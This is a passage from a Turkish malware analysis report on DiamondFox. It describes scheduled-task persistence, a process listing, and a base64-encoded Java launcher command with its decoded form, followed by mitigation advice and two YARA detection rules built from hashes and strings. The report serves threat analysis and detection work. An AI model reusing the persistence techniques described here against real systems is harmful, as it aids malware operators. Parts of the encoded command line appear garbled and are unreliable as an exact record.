
## Zamanlanmış Görev

Zamanlanmış görev oluşturup zaman zaman owegj.exe 'yi çalıştırır bunun yanı sıra csrss.exe 'yi ve bir çok exe'yi zamanlanmış görevlere ekler.

svchost.exe	884	16,62 MB	Windows Hizmetleri için Ana ...
taskeng.exe	1704	1,72 MB	WIN-CEYN\zorro
owegj.exe	1768	14,32 MB	WIN-CEYN\zorro
taskeng.exe	1796	1,68 MB	WIN-CEYN\zorro

## Chrome Arka Planda Gizlice Bilgi Hırsızlığı Yapması

Chrome arka planda gizlice çalışırken bilgi almak için izin istemektedir.





## Java

Base64 ile kodlanmış java için komut satırı görüyoruz.

```
"C:\Program Files\Java\jre1.8.0_281\bin\jp2launcher.exe" -secure -javaws -jre "C:\Program Files\Java\jre1.8.0_281" -vma  
LWNsYXNzcGF0aABDOlxQcm9ncmFtIEZpbGVzXEphdmFcanJlMS44LjBfMjgXGxpYlXkZXBsb3kuamFyAC1EamF2YS5zZWV1c  
ml0eS5wb2xpY3k9ZmlsZTpDOlxQcm9ncmFtIEZpbGVzXEphdmFcanJlMS44LjBfMjgXGxpYlXkZWN1cmI0eVxqYXZhd3MucG9s  
aWN5AC1EdHJ1c3RQcm94eT10cnVIAC1YdmVyaWZ5OnJlbW90ZQAAtRGpubHB4LmhvbWU9QzpcUHJvZ3JhbSBGaWxl1xKYX  
ZhXGpyZTEuOC4wXzI4MVxiaW4ALURqYXZhLnNlY3VyaXR5Lm1hbmFnZXIALURzdW4uYXd0Lndhcm11cD10cnVIAC1Ym9vdG  
NsYXNzcGF0aC9hOkM6XFBYb2dyYW0gRmlsZXNcSmF2YVxqcmUxLjguMF8yODFcbGliXGphdmF3cy5qYXI7QzpcUHJvZ3JhbSB  
GaWxl1xKYXZhXGpyZTEuOC4wXzI4MVxsaWJcZGVwbG95LmphcjtDOlxQcm9ncmFtIEZpbGVzXEphdmFcanJlMS44LjBfMjgX  
GxpYlXwbHVnaW4uamFyAC1EamRrLmRpc2FibGVMYXN0VXNhZ2VUcmFja2luZz10cnVIAC1Eam5scHguanZtPUM6XFBYb2dyY  
W0gRmlsZXNcSmF2YVxqcmUxLjguMF8yODFcbGliXGphdmF3LmV4ZQAAtRGpubHB4LnZtYXJncz1MVVJxWkdzdVphbHpZV0pz  
WlV4aGMzUIZjMkZuWlZSeVIXTnJhVzVuUFhSeWRXVUE= -ma LVNTVkJhc2VsaW5lVXBkYXRlAC1ub3RXZWJkYXZh
```

Decode edilmiş hali.

```
"C:\Program Files\Java\jre1.8.0_281\bin\jp2launcher.exe" -secure -javaws -jre "C:\Program Files\Java\jre1.8.0_281" -vma -  
classpathC:\Program Files\Java\jre1.8.0_281\lib\deploy.jar-Djava.security.policy=file:C:\Program  
Files\Java\jre1.8.0_281\lib\security\javaws.policy-DtrustProxy=true-Xverify:remote-Djnlp.home=C:\Program  
Files\Java\jre1.8.0_281\bin-Djava.security.manager=Dsun.awt.warmup=true-Xbootclasspath/a:C:\Program  
Files\Java\jre1.8.0_281\lib\javaws.jar;C:\Program Files\Java\jre1.8.0_281\lib\deploy.jar;C:\Program  
Files\Java\jre1.8.0_281\lib\plugin.jar-Djdk.disableLastUsageTracking=true-Djnlp.jvm=C:\Program  
Files\Java\jre1.8.0_281\bin\javaw.exe-Djnlp.vmargs=-Djdk.disableLastUsageTracking=true -ma -SSVBaselineUpdate-  
notWebJava
```

## Çözüm Önerileri

Sistem üzerinde en az 1 tane güncel ve güvenilir antivirüs yazılımı bulundurulmalı.

Bilinmeyen adreslerden gelen e-postalar okunurken dikkat edilmeli e-posta içeriğinde bir ek bulunuyorsa bu ek açılmadan önce virüs taramasından geçirilmeli.

Spam e-postalar açılmamalı.

Eğer bir şirket bilgisayarı ise bilgisayar üzerinde EDR sistemi bulundurulmalı.

Ağ üzerinde zararlı bağlantı ve IP adreslerine filtreleme yapılmalı bu IP adreslerine erişim engellenmeli.

İşletim sistemi daima güncel tutulmalı.

## Yara kuralı

```
import "hash"

rule md5_hash_diamondfox
{
    meta:
        author = " ABDULSAMET AKINCI - ZAYOTEM "
        description = "diamondfox"
        first_date="03.07.2021"
        report_date="27.07.2021"
        file_name="x86_64setup.exe"

    strings:
        $b="bf796dca0c45920e180ac8b9298f8a01"
        $c="8ed9fc32d350c4b26eb9064fd43cf06a"
        $a="9e285901af26b01baf9afb312620887"
        $d="6e487aa1b2d2b9ef05073c11572925f2"
        $e="5463ae9cd89ba5a886073f03c1ec6b1e"
        $f="a2d08ecb52301e2a0c90527443431e13"
        $g="dd78b03428b99368906fe62fc46aaaf1db07a8b9"
        $h="8c4df9d37195987ede03bf8adb495686"
        $j="f00d26715ea4204e39ac326f5fe7d02f"
        $k="a73c42ca8cdc50ffefdd313e2ba4d423"
        $l="dd0b8a5769181fe9fd4c57098b9b62bd"
        $m="3e2c8ab8ed50cf8e9a4fe433965e8f60"
        $n="881241cb894d3b6c528302edc4f41fa4"

    condition:
        $a or $b or $c or $d or $e or $f or $g or $h or $j or $k or $l or $m or $n
}
```

```
import "hash"
rule strings_diamondfox
{
    meta:
        author = "ABDULSAMET AKINCI - ZAYOTEM"
        description = "diamondfox"
        first_date="03.07.2021"
        report_date="27.07.2021"
        file_name="x86_64setup.exe"

    strings:
        $b="sonia"
        $c="setup_installer"
        $a="setup_install.exe"
        $d="libcurlpp.dll"
        $e="libcurl.dll"
        $f="setopt"
        $g="compact_layer"
        $h="inno setup"
        $j="pthread_cond_broadcast"

    condition:
        $a or $b or $c or $d or $e or $f or $h or $j or $g
}
```

# ABDULSAMET AKINCI

<https://www.linkedin.com/in/samoceyn/>